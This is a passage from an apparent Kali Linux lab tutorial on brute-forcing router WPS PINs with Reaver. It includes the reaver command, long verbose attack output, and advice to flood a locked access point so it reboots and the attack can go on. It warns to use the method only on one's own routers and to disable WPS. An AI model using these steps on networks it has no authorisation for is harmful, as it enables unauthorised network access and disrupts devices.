
Notice the BSSID of the access point on the left, the channel on which it is, and also if it is WPS locked. If it says WPS locked, then you cannot attack it with this method. Sometimes, after a certain number of attempts, the access point has got a protection to lock itself for certain time. This precaution was made from the manufacturers, after the WPS vulnerability. If the AP locks itself, you can simply wait some time to unlock itself, or try to send a lot of packets to it, flooding its routing tables and causing the AP to reboot. As soon as it reboots, the WPS is unlocked and you can continue with this attack. This type of attack could be harmful and cause damage to the devices, so do not try it on routers, which do not belong to you!!!

4. Choose the desired AP, usually the one with the strongest signal, closest to us.


5. Type in the following command: reaver –i mon0 –b BSSID -vv



```
root@kali:~# reaver -i mon0 -b C8:D3:A3:64:D2:1B -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C8:D3:A3:64:D2:1B
[+] Switching mon0 to channel 3
[+] Associated with C8:D3:A3:64:D2:1B (ESSID: D21B -2.4GHz)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 01235678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
```




```
root@kali:~# reaver -i mon0 -b C8:D3:A3:64:D2:1B -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C8:D3:A3:64:D2:1B
[+] Switching mon0 to channel 3
[+] Associated with C8:D3:A3:64:D2:1B (ESSID: D21B -2.4GHz)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 01235678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
```



Applications Places
Wed Apr 15, 9:19 PM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~

```
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 22225672
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 33335674
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 0.05% complete @ 2015-04-15 21:17:54 (2 seconds/pin)
[+] Max time remaining at this rate: 6:06:28 (10994 pins left to try)
[+] Trying pin 44445676
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
```



Applications Places
Wed Apr 15, 9:19 PM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~

```
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 55555678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 66665670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 77775672
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

As you can see, the AP is receiving our PIN attempts. If the PIN attempts are made too often, then some access points have protection against it and limit your attempts. There are different setting in the Reaver you can change, in order to make the program send the PIN attempts in different intervals of time, it will take longer, but at least the AP will not lock itself. The Reaver also saves all the sessions and the tried PINs that he has used so far, so you can always continue trying, until you break it.

Similar tool to Reaver is Bully.It is preinstalled in Kali Sana. You are encouraged to try and use it against your home router.

CONCLUSION

In this lab we have discussed some password cracking techniques .You can use these tools (as well as other tools like this one’s), only if the devices (routers) are your own property.

Also it is important to remember, not to use simple, or commonly used passwords for your main passwords for your router, since they can be easily cracked. If it is possible, disable the WPS option from your home router. This will stop your neighbor from trying to attack your device.